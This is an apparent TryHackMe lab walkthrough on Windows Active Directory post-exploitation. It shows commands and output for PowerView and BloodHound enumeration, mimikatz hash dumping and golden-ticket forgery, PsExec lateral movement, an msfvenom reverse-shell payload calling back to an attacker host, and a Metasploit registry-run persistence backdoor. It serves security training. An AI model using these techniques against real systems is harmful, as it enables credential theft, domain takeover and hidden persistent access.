


Post-Exploitation Basics

 tryhackme.com/room/postexploit



This room will cover all of the basics of post-exploitation; we'll talk everything from post-exploitation enumeration with powerview and bloodhound, dumping hashes and golden ticket attacks with mimikatz, basic information gathering using windows server tools and logs, and then we will wrap up this room talking about the basics of maintaining access with the persistence metasploit module and creating a backdoor into the machine to get an instant meterpreter shell if the system is ever shutdown or reset.

This room will be related to very real world applications and will most likely not help with any ctfs however this room will give you great starting knowledge of how to approach a network after you have gained a shell on a machine.



To start this room deploy the machine and start the next section on enumerating with powerview.

This Machine can take up to 10 minutes to boot

and up to 10 minutes to ssh or rdp into the machine

Answer the questions below

Deploy the Machine

To start this room you will need to RDP or SSH into the machine, your credentials are:

Your machine IP is **MACHINE_IP**

Username: **Administrator**

Password: **P@\$\$W0rd**

Domain Name: **CONTROLLER**

Powerview is a powerful powershell script from powershell empire that can be used for enumerating a domain after you have already gained a shell in the system.

We'll be focusing on how to start up and get users and groups from PowerView.

I have already taken the time and put PowerView on the machine



1.) Start Powershell - **powershell -ep bypass** -ep bypasses the execution policy of powershell allowing you to easily run scripts

```
C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> _
```

2.) Start PowerView - **.\Downloads\PowerView.ps1**

3.) Enumerate the domain users - **Get-NetUser | select cn**

```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn
cn
--
Administrator
Guest
krbtgt
Machine_1
Admin_2
Machine_2
SQL Service
dMewAtITRf
```

4.) Enumerate the domain groups - `Get-NetGroup -GroupName *admin*`

```
PS C:\Users\Administrator\Downloads> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\Users\Administrator\Downloads> _
```

Now enumerate the domain further on your own

Here's a cheatsheet to help you with

commands: <https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>

Cheatsheet Credit: HarmJ0y

Answer the questions below

What is the shared folder that is not set by default?

What operating system is running inside of the network besides Windows Server 2019?

I've hidden a flag inside of the users find it

Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which similar to PowerView takes the user, groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound.

We'll be focusing on how to collect the .json files and how to import them into Bloodhound

I have already taken the time to put SharpHound onto the machine



BloodHound Installation -

- 1.) `apt-get install bloodhound`
- 2.) `neo4j console` - default credentials -> neo4j:neo4j

Getting loot w/ SharpHound -

- 1.) `powershell -ep bypass` same as with PowerView
- 2.) `.\Downloads\SharpHound.ps1`
- 3.) `Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip`

```
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
-----
Initializing SharpHound at 3:31 PM on 5/7/2020
-----
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 87 MB RAM
Status: 66 objects finished (+66 ∞)/s -- Using 89 MB RAM
Enumeration finished in 00:00:00.3295721
Compressing data to C:\Users\Administrator\Downloads\20200507153124_loot.zip
You can upload this file directly to the UI


SharpHound Enumeration Completed at 3:31 PM on 5/7/2020! Happy Graphing!
```

- 4.) Transfer the loot.zip folder to your Attacker Machine

note: you can use scp to transfer the file if you're using ssh

Mapping the network w/ BloodHound -

- 1.) `bloodhound` Run this on your attacker machine not the victim machine
- 2.) Sign In using the same credentials you set with Neo4j




BLOODHOUND

Log in to Neo4j Database

Database URL	bolt://localhost:7687	✓
DB Username	neo4j	
DB Password	neo4j	


☐ Save Password




Login

3.) Inside of Bloodhound search for this icon  and import the loot.zip folder

note: On some versions of BloodHound the import button does not work to get around this simply drag and drop the loot.zip folder into Bloodhound to import the .json files

4.) To view the graphed network open the menu and select queries this will give you a list of pre-compiled queries to choose from.



Database Info
Node Info
Queries

Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	9
Computers	3
Groups	53
Sessions	0
ACLs	522
Relationships	592

Refresh DB Stats


Clear Sessions

Warm Up Database


Clear Database

Log Out/Switch DB

The queries can be as simple as find all domain admins -



Or as complicated as shortest path to high value targets -



There are plenty of queries to choose from and enumerate connections inside of the network

Answer the questions below

What service is also a domain admin

What two users are Kerberoastable?

Mimikatz is a very popular and powerful post-exploitation tool mainly used for dumping user credentials inside of a active directory network

We'll be focusing on dumping the NTLM hashes with mimikatz and then cracking those hashes using hashcat

I have already taken the time to put mimikatz on the machine



Dump Hashes w/ mimikatz -

1.) `cd Downloads && mimikatz.exe` this will cd into the directory that mimikatz is kept as well as run the mimikatz binary

```
C:\Users\Administrator>cd Downloads && mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```

2.) `privilege::debug` ensure that the output is "Privilege '20' ok" - This ensures that you're running mimikatz as an administrator; if you don't run mimikatz as an administrator, mimikatz will not run properly

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

3.) `lsadump::lsa /patch` Dump those hashes!


```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-3893474861-143125734-2112006029

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 78558f004296a6f9438f4532164a7acd

RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

Crack those hashes w/ hashcat

1.) `hashcat -m 1000 <hash> rockyou.txt`

```
2777b7fec870e04dda00cd7260f7bee6:P@$W0rd

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NTLM
Hash.Target.....: 2777b7fec870e04dda00cd7260f7bee6
Time.Started.....: Thu May 7 21:36:26 2020 (8 secs)
Time.Estimated...: Thu May 7 21:36:34 2020 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1449.1 kH/s (0.62ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 10764288/14344385 (75.04%)
Rejected.....: 0/10764288 (0.00%)
Restore.Point....: 10760192/14344385 (75.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: PAKITHUG -> Orphanblue2

Started: Thu May 7 21:36:24 2020
Stopped: Thu May 7 21:36:35 2020

[cryillic@parrot]-[~]
$
```

Mimikatz has many uses along side being a great tool to dump hashes we will cover another one of those ways of using mimikatz in the next task by creating a golden ticket with mimikatz

Answer the questions below

what is the Machine1 Password?

What is the Machine2 Hash?

Again using the same tool as the previous task; however, this time we'll be using it to create a golden ticket.

We will first dump the hash and sid of the krbtgt user then create a golden ticket and use that golden ticket to open up a new command prompt allowing us to access any machine on the network.

I have already taken the time to put mimikatz on the machine.



Dump the krbtgt Hash -

- 1.) `cd downloads && mimikatz.exe`
- 2.) `privilege::debug` ensure this outputs [privilege "20" ok]
- 3.) `lsadump::lsa /inject /name:krbtgt` This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-3893474861-143125734-2112006029

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 78558f004296a6f9438f4532164a7acd
  LM   :
Hash NTLM: 78558f004296a6f9438f4532164a7acd
ntlm- 0: 78558f004296a6f9438f4532164a7acd
lm - 0: b20026a58e47ea9728f5b9aa17a1e77f
```

Take note of what is outlined in red you'll need it to create the golden ticket

Create a Golden Ticket -

- 1.) `kerberos::golden /user: /domain: /sid: /krbtgt: /id:`

```

mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-3893474861-143125734-2112006029 /
krbtgt:78558f004296a6f9438f4532164a7acd /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-3893474861-143125734-2112006029
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 78558f004296a6f9438f4532164a7acd - rc4_hmac_nt
Lifetime  : 5/8/2020 5:50:13 PM ; 5/6/2030 5:50:13 PM ; 5/6/2030 5:50:13 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #

```

Use the Golden Ticket to access other machine -

1.) `misc::cmd` - This will open a new command prompt with elevated privileges to all machines

```

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7669D43B8

mimikatz #

```

2.) Access other Machines! - You will now have another command prompt with access to all other machines on the network

```

C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
Volume in drive \\Desktop-1\c$ has no label.
Volume Serial Number is 4A19-FD6C

Directory of \\Desktop-1\c$

03/18/2019  09:52 PM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
04/20/2020  08:21 PM    <DIR>          Users
05/02/2020  03:53 PM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  41,426,333,696 bytes free

C:\Users\Administrator\Downloads>

```

```
C:\Users\Administrator\Downloads>PsExec.exe \\Desktop-1 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Desktop-1

C:\Windows\system32>_
```

Unfortunately because tryhackme does not currently support networks you will be unable to access other machines however I encourage you to add other machines to this domain controller yourself and try out these attacks

Answer the questions below

I understand how a golden ticket attack works and how to use a golden ticket attack to move through a network

Because servers are hardly ever logged on unless its for maintenance this gives you an easy way for enumeration only using the built in windows features such as the server manager. If you already have domain admin you have a lot of access to the server manager in order to change trusts, add or remove users, look at groups, this can be an entry point to find other users with other sensitive information on their machines or find other users on the domain network with access to other networks in order to pivot to another network and continue your testing.

The only way to access the server manager is to rdp into the server and access the server over an rdp connection

We'll only be going over the basics such as looking at users, groups, and trusts however there are a lot of other mischief that you can get your hands on in terms of enumerating with the server manager

This can also be a way of easily identifying what kind of firewall the network is using if you have not already enumerated it.

Connect to the VM w/ RDP:

Your machine IP is **MACHINE_IP**

Username: Administrator


Password: P@\$\$W0rd

Domain Name: CONTROLLER


Enumeration w/ Server Manager -

This is what Windows Server Manager will look when you first open it up the main tabs that will be most interesting are the tools and manage tabs the tools tab is where you will find most of your information such as users, groups, trusts, computers. The manage tab will allow you to add roles and features however this will probably get picked up by a systems admin relatively quick.

Dont worry about the CS, AD DS, DNS, or File and Storage Services these are setup for exploitation of the active directory and dont have much use for post-exploitation



Navigate to the tools tab and select the Active Directory Users and Computers



This will pull up a list of all users on the domain as well as some other useful tabs to use such as groups and computers

Some sys admins dont realize that you as an attacker can see the descriptions of user accounts so they may set the service accounts passwords inside of the description look into the description and find what the SQL Service password is

Answer the questions below

What tool allows to view the event logs?

What is the SQL Service password

There are a quite a few ways to maintain access on a machine or network we will be covering a fairly simple way of maintaining access by first setting up a meterpreter shell and then using the persistence metasploit module allowing us to create a backdoor service in the system that will give us an instant meterpreter shell if the machine is ever shutdown or reset.

There are also other ways of maintaining access such as advanced backdoors and rootkits however those are out of scope for this room.

This will require a little more manual setup than the other tasks so it is recommended to have previous knowledge of msfvenom and metasploit.

Generating a Payload w/ msfvenom

1.) `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe -o shell.exe` this will generate a basic windows meterpreter reverse tcp shell

```
[cryillic@parrot]-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.179.165 LPORT=5555
  --format exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
[cryillic@parrot]-[~]
└─$ msfconsole
```

2.) Transfer the payload from your attacker machine to the target machine.

3.) use `exploit/multi/handler` - this will create a listener on the port that you set it on.

4.) Configure our payload to be a windows meterpreter shell: `set payload windows/meterpreter/reverse_tcp`

5.) After setting your THM IP address as your "LHOST", start the listener with `run`

6.) Executing the binary on the windows machine will give you a meterpreter shell back on your host - let's return to that

7.) Verify that we've got a meterpreter shell, where we will then `background` it to run the persistence module.

Run the Persistence Module -

1.) use `exploit/windows/local/persistence` this module will send a payload every 10 seconds in default however you can set this time to anything you want

2.) `set session 1` set the session to the session that we backgrounded in meterpreter (you can use the `sessions` command in metasploit to list the active sessions)

```
msf5 exploit(windows/local/persistence) > run
[*] Running persistent module against DOMAIN-CONTROLL via session ID: 1
[+] Persistent VBS script written on DOMAIN-CONTROLL to C:\Users\ADMINI~1\AppData\Local\Temp\DZUiRfwaj0.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UArtSTQXLXQ
[*] Installed autorun on DOMAIN-CONTROLL as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UArtSTQXLXQ
[*] Clean up Meterpreter RC file: /home/cryillic/.msf4/logs/persistence/DOMAIN-CONTROLL_20200510.5312/DOMAIN-CONTROLL_20200510.5312.rc
msf5 exploit(windows/local/persistence) >
```

If the system is shut down or reset for whatever reason you will lose your meterpreter session however by using the persistence module you create a backdoor into the system which you can access at any time using the metasploit multi handler and setting the payload to `windows/meterpreter/reverse_tcp` allowing you to send another meterpreter payload to the machine and open up a new meterpreter session.

```
msf5 exploit(multi/handler) > [*] 192.168.179.168 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.179.165:4444
[*] Sending stage (180291 bytes) to 192.168.179.168
[*] Meterpreter session 2 opened (192.168.179.165:4444 -> 192.168.179.168:55739) at 2020-05-10 14:03:04 -0400

meterpreter >
```

Here you can see the session die however the second we run the handler again we get a meterpreter shell back thanks to the persistence service.

There are other ways of maintaining access such as adding users and rootkits however I will leave you to do your own research and labs on those topics.

Answer the questions below

I understand how to install a backdoor on a system using the persistence module

Final Thoughts -

This room has given a good beginning with post-exploitation however there are a lot of other methods ever-evolving. I suggest to you to go out and do your own research find your own tools that you like to use for post-exploitation. I hope to make another room similar to this covering more advanced topics such as more in-depth backdoors and trojans, pivoting, token impersonation, and silver ticket attacks. I hope that this room has helped to give you a better understanding of how post-exploitation works in a real-world scenario.

Resources -

Tools/Malware Used -

Answer the questions below

I understand the basics of post-exploitation